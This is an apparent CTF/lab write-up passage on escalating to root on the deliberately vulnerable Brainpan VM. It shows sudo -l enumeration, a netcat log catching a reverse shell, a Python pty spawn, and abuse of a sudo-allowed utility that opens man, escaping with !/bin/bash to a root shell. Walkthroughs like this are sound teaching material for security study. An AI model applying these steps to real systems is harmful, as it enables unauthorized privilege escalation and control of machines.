
- There is actually a script which restarts the webservice
- using **sudo -l** will show us any special permissions we can use with sudo

- **Anansi_util is writable by anansi** and executable by **root** with no password
- **sudo /home/anansi/bin/anansi_util**




```
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
```

-
- The **manual [command] stands out**
    - Maybe we can escalate using this!
    - Make sure we are in "puck" directory as that is the user we want to use
    - **cd /home/puck**
- First we must escalate the shell (see https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html)
    - **python -c 'import pty; pty.spawn("/bin/sh")'**
- **sudo /home/anansi/bin/anansi_util manual /bin/sh**




```
listening on [any] 1234 ...
connect to [192.168.78.4] from (UNKNOWN) [192.168.78.6] 52466
python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo /home/anansi/bin/anansi_util manual /bin/sh
sudo /home/anansi/bin/anansi_util manual /bin/sh
/usr/bin/man: manual-/bin/sh: No such file or directory
/usr/bin/man: manual_/bin/sh: No such file or directory
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)
```



```
!/bin/bash
root@brainpan:/usr/share/man# id
id
uid=0(root) gid=0(root) groups=0(root)
```

- We have obtained root!



```
root@brainpan:~# cat b.txt
cat b.txt
```

```
                                                                http://www.techorganic.com
```